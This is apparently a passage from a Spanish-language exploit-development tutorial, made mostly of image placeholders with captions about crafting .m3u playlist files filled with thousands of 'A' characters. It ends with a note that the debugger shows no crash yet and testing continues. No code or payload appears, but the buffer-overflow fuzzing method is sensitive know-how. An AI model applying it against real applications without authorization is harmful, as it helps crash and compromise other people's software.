
Generación de archivo .m3u con 20k caracteres "A"



Generación de archivo .m3u con 30k caracteres "A"




Despliegue de 1k caracteres "A"




Ejecutamos el exploit en nuestra apliacación y vemos la reaccion del debugger no lanza un error, como se puede ver no es un error de ruptura de la aplicación con lo cual seguimos probando hasta ver cuando rompe la aplicación.

